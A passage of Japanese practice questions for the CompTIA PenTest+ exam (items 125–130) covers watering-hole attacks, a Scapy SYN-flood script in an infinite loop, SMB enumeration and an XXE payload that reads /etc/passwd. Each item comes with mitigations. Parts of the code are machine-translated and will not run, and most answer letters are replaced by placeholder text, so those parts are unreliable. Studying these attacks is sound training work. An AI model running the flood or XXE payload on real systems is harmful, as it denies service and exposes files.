* ネットワークセグメンテーション (D): 侵害の封じ込めには役立ちますが、不要なサービスの問題に直接対処するわけではありません。
システムの強化は、未使用のサービスによってもたらされるリスクを軽減するための最も直接的な制御であり、最善の推奨事項となります。

質問**: 125**
侵入テスト演習中に、チームはウォーターホール型攻撃戦略を採用することを決定しました。こ

の攻撃を実行するための最も効果的なアプローチは次のうちどれですか？
A. 組織の Web サイトに DDoS 攻撃を開始します。
B. 組織の従業員にフィッシングメールを送信します。
C. 従業員と友達になるために偽のソーシャル メディア プロファイルを作成します。
D. 組織の従業員が頻繁にアクセスする Web サイトを侵害します。
正解: **(**正解を表示します**)**

質問: **126**
侵入テスターは、ネットワーク上のホストに対してDoS攻撃を実行する権限を持っています。以下の入力が与えられます。
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S")
生データ = RAW(b"X"*1024)
p = ip/tcp/raw
送信(p, ループ=1, 詳細=0)
次の攻撃タイプのうち、テストで使用される可能性が最も高いのはどれですか?
A. MDK4
B. スマーフ攻撃
C. フラグアタック
D. SYNフラッド
正解: **D (**コメントを発表する**)**
SYN フラッド攻撃は、一連の SYN 要求をターゲットのシステムに送信することで TCP ハンドシェイクを悪用します。
各リクエストは、ターゲット システムが確認する必要がある接続を初期化し、リソースを消費します。
* スクリプトの理解:
* ip = IP("192.168.50.2"): 宛先 IP アドレスを 192.168.50.2 に設定します。
* tcp = TCP(sport=RandShort(), dport=80, flags="S"): ランダムな送信元ポート、宛先ポート 80、および SYN フラグが設定された TCP パケットを作成します。
* raw = RAW(b"X"*1024): パケットに 1024 バイトのデータを追加します。
* p = ip/tcp/raw: IP、TCP、および RAW 層を 1 つのパケットに結合します。
* send(p, loop=1, verbose=0): 詳細出力なしでパケットを無限ループで送信します。
* SYNフラッドの目的:
* リソース枯渇: 多数の SYN 要求を送信すると、ターゲットの接続テーブルがいっぱいになり、正当な接続が妨げられます。
* サービス拒否: ターゲット システムが過負荷状態になり、それ以上の要求を処理できなくなり、事実上サービス拒否が発生します。
* 検出と軽減:
* レート制限: SYN パケットにレート制限を実装します。
* SYN クッキー: SYN クッキーを使用して、リソースをすぐに割り当てることなく接続要求を処

理します。
* ファイアウォールと IDS: ファイアウォールと侵入検知システム (IDS) を導入して、SYN フラッド攻撃を検出し、軽減します。
* 侵入テストに関する文献からの参考文献:
* SYN フラッド攻撃は、サービス拒否攻撃の典型的な例であり、ネットワークベースの攻撃を理解するための侵入テスト ガイドや HTB 記事でよく説明されています。
ステップバイステップの説明参考:
* 侵入テスト - ハッキングの実践入門
* HTB公式記事

質問: **127**
次のタスクのうち、侵入テストからの主要な出力がクリーンアップおよび復元アクティビティの一環として失われないようにするには、どれが必要ですか?
A. アーティファクトの保存
B. 構成の変更を元に戻す
C. 保管の連鎖を維持する
D. 資格情報データのエクスポート
正解: **(正解を表示します)**
遺物の保存：
定義: 侵入テストのアーティファクトには、ログ、スクリーンショット、エクスプロイト スクリプト、構成ファイル、その他の関連情報など、テスト中に収集されたすべてのデータと証拠が含まれます。
重要性 :これらのアーティファクトは、レポート作成と評価後の分析に不可欠です。これらは調査結果の証拠として機能し、侵入テストレポートで示された結論と推奨事項を裏付けます。

質問: **128**
新規顧客との契約前活動において、侵入テスターはテスト対象となる資産を探します。テストに使用できるターゲットの例は次のどれですか？
A. API
B. HTTP
C. IPA
D. ICMP
正解: **(正解を表示します)**
ターゲットとしての API:
API (アプリケーション プログラミング インターフェイス) は、不適切な認証、データ漏洩、インジェクション攻撃などの脆弱性をテストするための一般的な資産です。
API をテストすると、最新のアプリケーションの重大な問題が明らかになることがよくあります。
他の選択肢はなぜないのか?
B (HTTP): これはプロトコルであり、特定の資産ではありません。
C (IPA): 侵入テストとは無関係です (ここではタイプミスか無関係である可能性があります)。

D (ICMP): これはアプリケーション アセットではなく、ネットワーク診断に使用されるプロトコルです。
CompTIA Pentest+ リファレンス:
ドメイン 1.0 (計画とスコープの設定)

質問: **129**
侵入テスターは、Nmap スキャン中に次の出力を取得します。
港湾国サービス
135/tcp オープン msrpc
445/tcp オープン microsoft-ds
1801/tcp オープン MSMQ
2103/tcp オープン msrpc
3389/tcp オープン ms-wbt-server
テスターにとって次のステップは次のどれでしょうか?
A. msrpc 上の脆弱性を検索します。
B. 共有を列挙し、SMB サービスの脆弱性を検索します。
C. リモート デスクトップ サービスに対してブルート フォース攻撃を実行します。
D. 新しい Nmap コマンドを実行して別のポートを検索します。
正解: **(正解を表示します)**
SMB (ポート 445) と MSRPC (ポート 135) の存在は、誤った構成や悪用に対して脆弱になる可能性がある Windows ネットワーク サービスを示しています。
* SMB の共有を列挙し、脆弱性を検索する (オプション B):
* SMB (サーバーメッセージブロック) はファイルとプリンターの共有を可能にします。設定が誤っている、または公開されている共有には機密データが含まれている可能性があります。
* enum4linux や smbclient などのツールを使用して、利用可能な共有を一覧表示し、匿名アクセスを確認できます。
* SMB の脆弱性 (例: EternalBlue - CVE-2017-0144) が悪用され、リモートでコードが実行される可能性があります。

質問: **130**
侵入テスターは、次のペイロードが送信されると、アプリケーションが /etc/passwd ファイルの内容で応答することを発見します。
xml
コードをコピー
<?xml バージョン="1.0"?>
<!DOCTYPEデータ[
<!ENTITY foo SYSTEM "file:///etc/passwd" >
]>
<テスト>&foo;</テスト>
このタイプの脆弱性を最も効果的に防止するために、テスターはレポートで次のどれを推奨する

必要がありますか?
A. chmod o-rwx を使用して、余分なファイル権限をすべて削除します。
B. リクエストのアプリケーション アクセス ログが頻繁に確認されることを確認します。
C. 外部エンティティの使用を無効にします。
D. すべての受信リクエストをフィルタリングする WAF を実装します。
正解: **(**正解を表示します**)**
問題となっている脆弱性は、XML 外部エンティティ (XXE) インジェクションであり、アプリケーションが、サーバー上のファイルまたは外部リソースにアクセスする外部エンティティを含む XML 入力を処理するときに発生します。
* 外部エンティティの無効化:
* この問題の根本的な原因は、アプリケーションが外部エンティティ 〈!ENTITY foo SYSTEM ...>〉を処理する能力にあります。外部エンティティを無効にすることで、XXE攻撃を完全に防ぐことができます。
* これ
これは、XML パーサーを適切に構成することで実現できます (たとえば、Java では、DocumentBuilderFactory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true) を無効にします)。
* 他のオプションを選択しないのはなぜですか?
* A (chmod o-rwx): ファイル権限の強化により、攻撃が成功した場合の影響は軽減される可能性がありますが、パーサー レベルでの XXE は軽減されません。
* B (ログの確認): ログの確認は事後対応策であり、予防策ではありません。
* D (WAF): WAF は一部の悪意のあるリクエストをブロックする可能性がありますが、正当な XML 入力に埋め込まれた XXE 脆弱性に対する信頼できる軽減策ではありません。
CompTIA Pentest+ リファレンス:
* ドメイン 3.0 (攻撃とエクスプロイト)
* OWASP XXE 防止チートシート